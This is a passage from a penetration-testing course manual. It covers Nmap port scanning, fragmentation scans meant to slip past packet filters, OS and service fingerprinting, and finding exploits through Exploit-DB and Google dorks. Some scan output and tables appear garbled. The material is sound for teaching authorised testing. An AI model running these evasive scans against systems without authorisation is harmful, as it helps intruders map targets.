In this scanning technique, penetration tester sends ACK probe packets (thousands in number) to different TCP ports and then analyze the WINDOW field value of the received RST packets. The penetration tester can use this scanning technique when all the ports return the same TTL value.

On some systems, the WINDOW value of RST packets from closed ports is always zero. If the WINDOW of an RST packet on a port has a nonzero value, then that port is open. Here is an example displaying a log of the first four RST packets received:



```
1: host 10.2.2.12 port 20: F:RST -> ttl: 64 win: 0
2: host 10.2.2.12 port 21: F:RST -> ttl: 64 win: 0
3: host 10.2.2.12 port 22: F:RST -> ttl: 64 win: 512
4: host 10.2.2.12 port 23: F:RST -> ttl: 64 win: 0
```

Figure 5.14: Open port based on the window value of RST packet

The above figure shows that the TTL value returned for each packet is the same, so the penetration tester has to use Window-based ACK flag probe scanning to find the open ports. In the above figure, the window value of the third packet has a nonzero window value, which means that the port is open.

However, you cannot rely on this technique alone to determine the state of ports as it works based on the TCP/IP implementation details used by only a minority of the systems on the Internet.

Advantages

- This type of scan can evade IDS in most cases.

Disadvantages

- This scan is slow and can exploit only older OSs with vulnerable BSD-derived TCP/IP stacks.

The ACK flag probe scanning technique also assists in checking the filtering systems of target networks. The penetration tester sends an ACK probe packet to check the filtering mechanism (firewalls) of packets employed by the target network.

Sending an ACK probe packet with a random sequence number and getting no response from the target means that the port is filtered (stateful firewall is present); an RST response from the target means that the port is not filtered (no firewall is present).

Source: <https://nmap.org>

```
nmap -sA -P0 10.10.0.25
```

```
Starting nmap 7.60 (https://nmap.org) at 2018-01-16 12:15 EST
```

```
All 529 scanned ports on 10.10.0.25 are: filtered
```

Stateful firewall is present




Figure 5.15: Stateful firewall is present

No firewall





Figure 5.16: No firewall

Use UDP Scan on the Target and See the Response



- Send **UDP packets** to a target system to find whether the **port is open or closed**
- **No response** indicates an open or filtered port
- An **ICMP port unreachable error** message of type 3 with code 3 indicates a closed port, whereas type 3 error with codes 0, 1, 2, 9, 10 or 13 indicates a filtered port





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Use UDP Scan on the Target and See the Response

Source: <https://nmap.org>

UDP port scanner uses the UDP protocol instead of TCP, and it can be more difficult to use than TCP scanning because you can send a packet, but you cannot determine whether the host is alive, dead, or filtered. However, you can use one UDP/ICMP that checks for open or closed ports. If you send a UDP packet to a port without an application bound to it, then the IP stack will return an ICMP port as an unreachable packet. The closed port returns an ICMP error, while the ports that didn't answer are either open or filtered by the firewall.

This happens because open ports do not have to send an acknowledgment in response to a probe and closed ports need not send an error packet. An ICMP port unreachable error message of type 3 with code 3 indicates a closed port, whereas type 3 error with codes 0, 1, 2, 9, 10 or 13 indicates a filtered port.



Figure 5.17: UDP scanning

Perform UDP scan using Zenmap and Nmap:




Figure 5.18: UDP scan using Zenmap in Windows




Figure 5.19: UDP scan using Nmap in Parrot

Advantage

The UDP scan is less informal regarding an open port because there is no overhead of a TCP handshake. However, if ICMP is responding to each unavailable port, the number of total frames can exceed those from a TCP scan. Microsoft-based OSs do not usually implement any type of ICMP rate limiting, so this scan operates efficiently on Windows-based devices.

Disadvantage

The UDP scan provides port information only. If additional version information is needed, the scan must be supplemented with a version detection scan (-sV) or the OS fingerprinting option (-O).


It requires privileged access, so this scan option is only available on systems with the appropriate user permissions.

Most networks have huge amounts of TCP traffic; as a result, the UDP scan loses its efficiency. The UDP scan will locate these open ports and provide the security manager with valuable information for identifying successful attacker invasions on open UDP ports caused by spyware applications, Trojan horses, and other malicious software.

Use Fragmentation Scanning and Examine the Response



- Instead of just sending the **probe packet**, break it into a couple of **small IP fragments**
- You are splitting up the **TCP header** over several packets to make it harder for **packet filters** to **detect** what you are doing
- In NMAP, the **-f** switch instructs the specified **SYN** or **FIN** scan to use tiny fragmented packets



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Use Fragmentation Scanning and Examine the Response

Source: <https://nmap.org>

Fragmentation scanning is the process of sending the entire packet by dividing it into a set of IP fragments. You must split the TCP header of the packet across all the fragments, which thereby leaves no clue for the packet filters to detect the simulated attacks on the device.

In NMAP, the **-f** switch instructs the specified SYN or FIN scan to use tiny fragmented packets.

Fragmentation scan results using Zenmap and Nmap:




Figure 5.20: Fragmentation scan using Zenmap in Windows




Figure 5.21: Fragmentation scan using Nmap in Parrot


List Open and Closed Ports



- Create a list of all the **open ports** identified in the previous step

- Open ports provide **attack paths** to intruders, and **vulnerabilities** in associated services can be **exploited** to compromise system security

- Once a port is closed, any request made to a machine via the closed port will result in a **"this port is closed"** acknowledgment from the machine



Source: <https://nmap.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

List Open and Closed Ports

Source: <https://nmap.org>

Scanning all the ports in a network will help the penetration testers to identify the open, closed, and filtered ports. Penetration testers must create a list of all the open ports, as they provide testers an entry into the network. Open ports refer to the publicly accessible ports that are running services for installed application or default programs on the network devices. Testers try to find and exploit the vulnerabilities and other security misconfigurations in these services to gain access to the network and its devices. Listing all the identified ports and their characteristics such as status, service, and vulnerabilities will ease the network penetration task for the testers. Once a port is closed, any request made to a machine via the closed port will result in a "this port is closed" acknowledgment from the machine.




Figure 5.22: Zenmap for discovering open and closed ports




Figure 5.23: Nmap for discovering open and closed ports in Parrot



OS and Service Fingerprinting

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OS and Service Fingerprinting


In this section, you will learn about different types of OS fingerprinting methods such as active and passive fingerprinting, and services fingerprinting. This section will also provide insights on different OS fingerprinting techniques you can use to perform network penetration tests.

Fingerprint the OS



Active OS Fingerprinting:

- It refers to gathering OS information about the target with direct interaction
 - To fingerprint target OS details, use following Nmap command
- Nmap -O <Target>




Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Fingerprint the OS (Cont'd)



Passive OS Fingerprinting:

- ❑ It refers to gathering OS information about a target without direct interaction
- ❑ Use *Netcraft* to find information about **OSes of web servers**



Source: <http://storeport.netcraft.co>

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Fingerprint the OS

Fingerprinting refers to the process of finding the OS or services running on a device placed on the target network. Fingerprinting will help the penetration testers to identify the types of devices in the network, role of the devices, as well as OSs and services running on these devices.

The process reveals information about the different versions and finds existing vulnerabilities of the OS and services deployed across the network. Testers can then exploit these vulnerabilities to simulate different attacks on the network.

Penetration testers use Nmap to detect the version as well as OS of services running on target hosts, as it contains OS and service fingerprint databases. It is important for the people to identify the platform (OS) and exact version of a service, to find security vulnerabilities or any unauthorized changes in the network. Fingerprinting will also help to know more information about the target, such as available modules and specific protocol information.

Active OS fingerprinting:

It refers to gathering OS information about the target with direct interaction.

Source: <https://nmap.org>

To fingerprint target OS details, use following Nmap command:

Nmap -O -F <Target URL>

```

root@parrot:~# nmap -O -F certifiedhacker.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 05:53 EDT
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.004s latency)
rDNS record for 162.241.216.11: box5331.bluehost.com
Not shown: 82 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    filtered smtp
26/tcp    open  rsftp
33/tcp    open  domain
307/tcp   open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   filtered smtps
587/tcp   open  submission
646/tcp   filtered ldap
993/tcp   open  imaps
995/tcp   open  pop3s
2080/tcp  open  cisco-scp
3306/tcp  open  mysql
5060/tcp  open  sip
5432/tcp  open  postgresql
8080/tcp  open  http
Aggressive OS guesses: Linux 2.6.28 (98%), Cisco Unified Communications Manager VoIP adapter (95%), Android 7.1.2 (Linux 3.10) (95%), DO-WRT v23 (Linux 2.4.36) (95%), Vyatta router (Linux 2.6.26) (95%), Linux 2.6.18 (95%), Lin
ux 2.6.26 (PCLinuxOS) (95%), Linux 2.6.30 (95%), Mikrotik RouterOS 5.25 (Linux 2.6.35) (95%), Netgear ReadyNAS Du
o NAS device (RADINATOR 4.1.4) (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 14 hops
  
```

Figure 5.24: OS fingerprinting using Nmap in Parrot

Passive OS fingerprinting:

It refers to the process of gathering OS information about a target without direct interaction. You can use Netcraft to find information about different OSs used across web servers.

Source: <https://sitereport.netcraft.com>

The following figures show the resultant OS fingerprinting using Netcraft:




Figure 5.25: OS fingerprinting using Netcraft




Figure 5.26: OS fingerprinting using Netcraft

Examine the Patches Applied to the Target OS



- List the dates for **patches** applied to the **server**
- Look for the **version number**, **OS level**, and **date**
- Tools: **Netcraft**

OS, Web Server and Hosting History for www.godaddy.com

OS	Server	Last seen	IP address	Network Owner
Linux	Apache/2.4.18	26-Jun-2019	159.82.202.68	Alomax International, BV
Linux	Apache/2.4.18	21-Jun-2019	221.185.137.24	Alomax International, BV
Linux	Apache/2.4.18	26-Jun-2019	221.85.7.248	Alomax Technologies, Inc.
Linux	Apache/2.4.18	26-Jun-2019	221.185.137.24	Alomax International, BV
Linux	Apache/2.4.18	26-Jun-2019	221.85.7.248	Alomax Technologies, Inc.
Linux	Apache/2.4.18	21-Jun-2019	159.82.202.68	Alomax International, BV
Linux	Apache/2.4.18	21-Jun-2019	221.85.7.248	Alomax Technologies, Inc.
Linux	Apache/2.4.18	26-Jun-2019	221.185.66.90	Alomax International, BV
Linux	Apache/2.4.18	19-Jun-2019	159.124.167.52	Alomax International, BV
Linux	Apache/2.4.18	19-Jun-2019	221.85.7.248	Alomax Technologies, Inc.

Source: <https://uptime.netcraft.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Examine the Patches Applied to the Target OS

Source: <https://uptime.netcraft.com>

Patch is a piece of code used as temporary fixes for software vulnerabilities. Developers use patches to protect and update their products, which include software applications, OSs, database management software, web browsers, and so on.

Scanning the device patches will help you to find if the organization has enabled automatic update for all the devices and find missing patches on devices. You must scan the network for patches related to the OS, web servers, and applications running on the devices. List the dates for patches applied to the server. Look for the version number, OS level, and date. The device not updated with recent patches will have vulnerabilities and the testers can exploit them to escalate privileges. You can use tools like Netcraft to perform this operation.


OS, Web Server and Hosting History for www.godaddy.com				
OS	Server	Last seen	IP address	Netblock Owner
Linux	AkamaiGHost	28-Jun-2020	104.82.203.98	Akamai International, BV
Linux	AkamaiGHost	27-Jun-2020	23.195.137.34	Akamai International, BV
Linux	AkamaiGHost	26-Jun-2020	23.55.7.248	Akamai Technologies, Inc.
Linux	AkamaiGHost	25-Jun-2020	23.195.137.34	Akamai International, BV
Linux	AkamaiGHost	24-Jun-2020	23.55.7.248	Akamai Technologies, Inc.
Linux	AkamaiGHost	23-Jun-2020	104.82.203.98	Akamai International, BV
Linux	AkamaiGHost	22-Jun-2020	23.55.7.248	Akamai Technologies, Inc.
Linux	AkamaiGHost	20-Jun-2020	23.198.68.56	Akamai International, BV
Linux	AkamaiGHost	19-Jun-2020	104.124.167.53	Akamai International, BV
Linux	AkamaiGHost	18-Jun-2020	23.55.7.248	Akamai Technologies, Inc.

Figure 5.27: Patches applied to OSs using Netcraft

Fingerprint the Services



- Service fingerprinting is performed to determine services running on various port and their versions
- To perform service fingerprint, use following Nmap command
 - Nmap -sV <Target>




Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Fingerprint the Services (Cont'd)



Fingerprinting Unknown Services

- ❑ In today's environment, you cannot reliably determine services running on well-known port as there are a variety of new services that either may not use well-known port or use other protocols as wrappers
- ❑ In normal scanning, Nmap will probe and report only services that match its database. Services that do not match will be reported as **unknown** services
- ❑ In such case, you need to use advanced service fingerprinting techniques to further probe the target and identify services
- ❑ Nmap with **-sV** or **-A** switch can be used to detect services more aggressively
- ❑ You can use the following Nmap's switches to detect services more aggressively:
 - **-sV** or **-A**
 - **--version-light**
 - **--version-all**
 - **--version-intensity**





Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Fingerprint the Services (Cont'd)



Use fingerprinting tools, such as **httprip**, **ID Serve**, **telnet**, **Netcat**, **Netcraft**, etc., to grab the banners from service



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fingerprint the Services

Source: <https://nmap.org>

A host can provide different services through different ports; identifying the services that are open for access is crucial in network penetration testing. Fingerprinting the services allows you to identify potential vulnerabilities of various port and their versions in a host. As a security tester, you should check whether the client's network is providing any sensitive information about the services running in its hosts and other devices. So, you should fingerprint the services and identify the services running using Nmap tool.

Use the following command for identifying services running on the target host:

nmap -sV -T4 -F <Target URL>

From the above command, **-sV** indicates that the scan is for identifying the services in the given host. The **-T4** option in the command tells the Nmap to perform an aggressive mode speed scan, and **-F** indicates fast mode.




Figure 5.28: Fingerprinting the services using Nmap in Parrot

Fingerprinting unknown services

Source: <https://nmap.org>


In today's environment, you cannot reliably determine services running on well-known port as there are a variety of new services that either may not use well-known port or use other protocols as wrappers. There might be some unknown services running in the host using well-known ports; these services allow the attackers to exploit the target host. You should focus on those unknown services running and check whether they could be used to exploit the target.

In normal scanning, Nmap will probe and report only services that match its database. Services that do not match will be reported as unknown services. In such cases, you need to use advanced service fingerprinting techniques to further probe the target and identify services.

You must use the Nmap with `-sV` or `-A` switch to detect services that are more aggressive. You can also use the following Nmap switches to detect services more aggressively:

- -sV or -A
- allports
- --version-light
- --version-all
- --version-trace
- --version-intensity

The following figures show the unknown services running:




```

ParrotTerminal
File Edit View Search Terminal Help
[~root@parrot]-[/home/lpt-master]
#nmap 172.20.20.9
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-21 04:59 EDT
Nmap scan report for 172.20.20.9
Host is up (0.0086s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:15:50:12:C8:56 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 8.21 seconds
[~root@parrot]-[/home/lpt-master]
#
  
```

Figure 5.29: Fingerprinting unknown services using Nmap in Parrot



```

ParrotTerminal
File Edit View Search Terminal Help
[~root@parrot]-[/home/lpt-master]
#nmap -sV -v 172.20.20.9
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-21 04:57 EDT
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 04:57
Scanning 172.20.20.9 [1 port]
Completed ARP Ping Scan at 04:57, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:57
Completed Parallel DNS resolution of 1 host. at 04:57, 6.50s elapsed
Initiating SYN Stealth Scan at 04:57
Scanning 172.20.20.9 [1000 ports]
Discovered open port 3389/tcp on 172.20.20.9
Discovered open port 80/tcp on 172.20.20.9
Discovered open port 139/tcp on 172.20.20.9
Discovered open port 135/tcp on 172.20.20.9
Discovered open port 445/tcp on 172.20.20.9
Discovered open port 49155/tcp on 172.20.20.9
Discovered open port 49152/tcp on 172.20.20.9
Discovered open port 49156/tcp on 172.20.20.9
Discovered open port 49157/tcp on 172.20.20.9
Discovered open port 49154/tcp on 172.20.20.9
Discovered open port 49153/tcp on 172.20.20.9
Completed SYN Stealth Scan at 04:57, 1.53s elapsed (1000 total ports)
Initiating Service scan at 04:57
  
```

Figure 5.30: Fingerprinting unknown services using Nmap in Parrot

```

Host is up (0.0090s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft IIS httpd 7.5
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49156/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 00:15:5D:12:C8:56 (Microsoft)
Service Info: OS: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/about/
Nmap done: 1 IP address (1 host up) scanned in 67.73 seconds
Raw packets sent: 1061 (46.668Kb) | Rcvd: 1001 (48.072Kb)
  
```

Figure 5.31: Fingerprinting unknown services using Nmap in Parrot

Use the following fingerprinting tools to grab banners from service:

- **httpprint**

Source: <http://www.net-square.com>

httpprint is a fingerprinting tool that relies on web server characteristics to identify web servers and also detect devices which have no server banner string. This tool uses text signature strings and the signatures are added to the database easily.




Figure 5.32: httpprint tool

- **ID Serve**

Source: <https://www.grc.com>

ID Serve is an open source fingerprinting tool for examining the functioning of the web server. This also provides information about the services of the server and reveals cookie values and reverse DNS information.




Figure 5.33: ID Serve tool



Vulnerability Research

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Research

This section will discuss the process of finding different vulnerabilities of network components identified in the previous processes. This will help you to find vulnerabilities across network devices such as hosts, servers, databases as well as their OSs, services, and ports.

External Vulnerability Assessment



External vulnerability assessment involves identifying the vulnerabilities in operating systems, devices, and applications on the Internet-facing hosts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

External Vulnerability Assessment


External vulnerability assessment refers to the process of identifying vulnerabilities in externally accessible devices, OSs, and applications of an organization. The penetration testers identify and prioritize the vulnerabilities present in security solutions deployed on the external network, such as firewall and IPS.


It offers a clear understanding about the risks and vulnerabilities of the external network that attackers can exploit to gain access. To perform external vulnerability assessment, testers run a series of tests to clearly identify vulnerabilities and possible threats. The testers can assess the external vulnerabilities based on the type of device as well as versions of the OS and services offered through the network.


Search and Map the Target with the Associated Security Vulnerabilities



Search on Google, vulnerabilities related to specific version make and model of service, devices or OS running on target







Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Search and Map the Target with the Associated Security Vulnerabilities

Mapping the service versions of an organization will help the tester in identifying the applications and servers used for running the services along with their versions. This information will help in finding the known vulnerabilities related to the servers and applications and exploit them to gain access to the network.

Use the following to map the service version with the associated security vulnerabilities:

- **Google hacking database:** Google hacking database is a database of queries. Penetration testers are using Google hacking database to identify exploitable targets and sensitive data using search engines. Search on Google, vulnerabilities related to specific version make and model of service, devices or OS running on target. The following types of information can be identified through Google hacking database:
 - Advisories and server vulnerabilities
 - Error messages that contain too much information
 - Files containing passwords
 - Sensitive directories
 - Pages containing sign-in portals
 - Pages containing network or vulnerability data such as firewall logs




Figure 5.34: Searching vulnerabilities using Google search engine




Figure 5.35: Searching vulnerabilities using Google search engine





Figure 5.36: Searching vulnerabilities using Google search engine

- **National vulnerability database:** The national vulnerability database is the US government repository of standards-based vulnerability management data represented using the security content automation protocol. It integrates publicly available US government vulnerability resources and provides references to industry resources via web search capability, and through XML, RSS, and web service feeds. It allows automation of vulnerability management, security measurement, and compliance. Moreover, NVD stores databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics.
- **Exploit database:** Penetration testers and vulnerability researchers use exploit database to gather information related to public exploits and corresponding vulnerable software. It collects information through direct submissions, mailing lists, and other public sources and represents them in a proper manner. The exploit database stores information about exploits and proof of concepts instead of advisories.
- **CVE details:** www.cvedetails.com offers simple and easy to use web interface to CVE vulnerability data. Using this, penetration testers can search for vendors, products, and versions and observe related CVE entries and weaknesses. They can also see statistics about vendors, products, and their versions.

Find Out the Security Vulnerability Exploits




- Find out the exploits related to specific security vulnerability in the Exploit Database or using searchsploit



Source: <https://www.exploit-db.com>

